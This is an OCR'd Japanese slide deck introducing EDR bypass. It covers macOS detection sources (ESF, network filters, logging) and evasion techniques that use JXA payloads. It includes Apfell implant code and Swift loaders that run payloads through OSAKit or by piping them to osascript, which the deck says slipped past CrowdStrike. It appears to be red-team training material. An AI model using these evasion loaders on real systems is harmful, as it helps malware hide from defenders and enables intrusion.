EDRバイパス入門

自己紹介

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- 資格

- 著書

ペネトレーションテストの教科書（ハッカーの技術書）

- その他

https://kawakatz.io/
https://x.com/kawakatz

概要

- 主にWindows端末でのEDR回避手法の例
- HavocベースでCrowdStrike Falcon、Microsoft Defender for Endpoint、Cortex XDRに検知されない.exe形式のマルウェアを実装
- 端末内での情報収集等については、今回は対象外

目次

はじめに

EDRとは

EDR (Endpoint Detection and Response)
= (シグネチャベースの検知 + 振る舞い検知) + 検知対応機能

- シグネチャベースの検知

YARAルールによるスキャン
ファイルのハッシュ値の比較
…

- 振る舞い検知

新規プロセスの外部通信
重要ファイル/プロセスへのアクセス
Windows APIの監視
…

macOS vs EDR

macOS vs EDR

macOSでの検知は比較的困難
SIPによる保護が厳しく、OSから取得できるログも比較的限定されているので、プロセスの悪性判断が難しい

- SIP (System Integrity Protect)

システムファイル/アプリケーションの保護
プロセスの保護（デバッグ、コードインジェクション、メモリアクセスの制限）
…

ただし、シグネチャベースの検知は問題なく行えるので、最近は各EDRも力を入れてきた印象

macOS vs EDR

- ESF (Endpoint Security Framework)

ProcessMonitor: https://objective-see.org/products/utilities.html

macOS vs EDR

- ESF (Endpoint Security Framework)

ProcessMonitor: https://objective-see.org/products/utilities.html

```
[➜  ~ curl https://example.com/
<!doctype html>
<html>
<head>
    <title>Example Domain</title>

    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html;
```

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC"
  "process" : {
    "signing info (computed)" : {
      "signatureID" : "com.apple.curl",
      "signatureStatus" : 0,
      "signatureSigner" : "Apple",
      "signatureAuthorities" : [
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
      ]
    },
    "uid" : 501,
    "arguments" : [
      "curl",
      "https://example.com/"
    ],
    "ppid" : 1231,
    "ancestors" : [
      972,
      1
    ],
    "rpid" : 972,
    "architecture" : "Apple Silicon",
    "path" : "/usr/bin/curl",
```

macOS vs EDR

- ESF (Endpoint Security Framework)

ProcessMonitor: https://objective-see.org/products/utilities.html

```
[➜  ~ ps x | grep -e '1231' -e '972'
  972   ??  S      0:12.21 /System/Applications/Utilities/Terminal.app/Contents/MacOS/Terminal
 1231 s001  S      0:00.88 -zsh
```

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC"
  "process" : {
    "signing info (computed)" : {
      "signatureID" : "com.apple.curl",
      "signatureStatus" : 0,
      "signatureSigner" : "Apple",
                                                                    Authority",
      ]
    },
    "uid" : 501,
    "arguments" : [
      "curl",
      "https://example.com/"
    ],
    "ppid" : 1231,
    "ancestors" : [
      972,
      1
    ],
    "rpid" : 972,
    "architecture" : "Apple Silicon",
    "path" : "/usr/bin/curl",
```

macOS vs EDR

- ESF (Endpoint Security Framework)

FileMonitor: https://objective-see.org/products/utilities.html


```
[➜  ~ cat Desktop/test.txt
test
```


```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/developer/Desktop/test.txt"
  "process" : {
    "signing info (computed)" : {
      "signatureID" : "com.apple.cat",
      "signatureStatus" : 0,
      "signatureSigner" : "Apple",
      "signatureAuthorities" : [
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
      ]
    },
    "uid" : 501,
    "arguments" : [

    ],
    "ppid" : 1938,
    "ancestors" : [
      972,
      1
    ],
    "rpid" : 972,
    "architecture" : "unknown",
    "path" : "/bin/cat",
```

macOS vs EDR

- ESF (Endpoint Security Framework)


Red Canary Mac Monitor: https://github.com/redcanaryco/mac-monitor



macOS vs EDR

- Network Filter Extension


LuLu: https://objective-see.org/products/lulu.html



macOS vs EDR

- Network Filter Extension

LuLu: https://objective-see.org/products/lulu.html



macOS vs EDR

- Network Filter Extension

LuLu: https://objective-see.org/products/lulu.html


```
$ sudo log stream --level debug --predicate 'subsystem == "com.objective-see.lulu"'
```

```
[com.objective-see.lulu:extension] method '-[FilterDataProvider handleNewFlow:]' invoked
[com.objective-see.lulu:extension] remote endpoint: 23.215.0.138:443 / url: (null)
[com.objective-see.lulu:extension] no process found in cache, will create
[com.objective-see.lulu:extension] generated process key: com.apple.curl
[com.objective-see.lulu:extension] extracted parent ID 995 for process: 1033
[com.objective-see.lulu:extension] extracted parent ID 994 for process: 995
[com.objective-see.lulu:extension] extracted parent ID 728 for process: 994
[com.objective-see.lulu:extension] extracted parent ID 1 for process: 728
[com.objective-see.lulu:extension] extracted parent ID 0 for process: 1
[com.objective-see.lulu:extension] retrieving audit token for 1033
[com.objective-see.lulu:extension] retrieved audit token
[com.objective-see.lulu:extension] looking for rule for com.apple.curl -> /usr/bin/curl
[com.objective-see.lulu:extension] rule match: 'any'
```

macOS vs EDR


- ~~Network Filter Extension~~

Netiquette: https://objective-see.org/products/netiquette.html



macOS vs EDR

- Unified Logging



macOS vs EDR

検知が難しい例

⇒ JavaScript for Automationの検知

※ JavaScript for Automation ≒ WindowsのPowerShell

```
➜  Desktop cat date.js
#!/usr/bin/env osascript -l JavaScript

ObjC.import('Foundation');

var currentDate = $.NSDate.date;
console.log(currentDate.js);
➜  Desktop osascript -l JavaScript date.js
Sat Jul 05 2025 01:25:13 GMT+0900 (Japan Standard Time)
```

macOS vs EDR

- Apfell

https://github.com/MythicAgents/apfell

JXA (JavaScript for Automation)をベースとしたペイロード

```
1   // Created by Cody Thomas - @its_a_feature_
2   ObjC.import('Cocoa');
3   ObjC.import('Foundation'); //there by default I think, but safe to include anyway
4   ObjC.import('stdlib');
5   ObjC.bindFunction('CFMakeCollectable', ['id', ['void *'] ]);
6   var currentApp = Application.currentApplication();
7   currentApp.includeStandardAdditions = true;
8   //--------------IMPLANT INFORMATION---------------------------------
9   class agent{
10          constructor(){
11                  this.procInfo = $.NSProcessInfo.processInfo;
12                  this.hostInfo = $.NSHost.currentHost;
13                  this.id = "";
14                  this.user = ObjC.deepUnwrap(this.procInfo.userName);
15                  this.fullName = ObjC.deepUnwrap(this.procInfo.fullUserName);
16                  //every element in the array needs to be unwrapped
```


macOS vs EDR

- Apfell

```
import OSAKit

...

let dispatcher = DispatchQueue.global(qos: .background)
dispatcher.async {
    let k = OSAScript.init(
        source: payload,
        language: OSALanguage.init(forName:"JavaScript")
    )
    var compileEr: NSDictionary?
    k.compileAndReturnError(&compileEr)
    var scriptErr: NSDictionary?
    k.executeAndReturnError(&scriptErr)
}
```

macOS vs EDR

- Apfell



macOS vs EDR

- vs CrowdStrike（当時）

OSAKitの使用

⇒ NG

.jsファイルをosascriptコマンドで実行

⇒ ペイロードによってはNG

macOS vs EDR

- vs CrowdStrike（当時）

マルウェアからosascriptコマンドを実行し、標準入力経由でペイロードを渡す

```
[➜  Desktop cat date.js | osascript -l JavaScript
Sat Jul 05 2025 01:55:05 GMT+0900 (Japan Standard Time)
```

macOS vs EDR

- vs CrowdStrike（当時）

```
let process = Process()
let inputPipe = Pipe()
let outputPipe = Pipe()
let errorPipe = Pipe()

process.exeutableURL = URL(fileURLWithPath: "/usr/bin/osascript")
process.arguments = ["-l", "JavaScript"]

process.standardInput = inputPipe
process.standardOutput = outputPipe
process.standardError = errorPipe

do {
    try process.run()

    if let inputData = payload.data(using: .utf8) {
        inputPipe.fileHandleForWriting.write(inputData)
    }
    inputPipe.fileHandleForWriting.closeFile()

    process.waitUntilExit()
} catch {
    print("Failed to run osascript: \(error.localizedDescription)")
}
```

macOS vs EDR

シグネチャベースの検知回避として、独自のMythic Agentを開発するのもあり

- How to create your own mythic agent in C: https://red-team-sncf.github.io/how-to-create-your-own-mythic-agent-in-c.html
- 1. Agent Message Format: https://docs.mythic-c2.net/customizing/payload-type-development/create_tasking/agent-side-coding/agent-message-format

Havoc

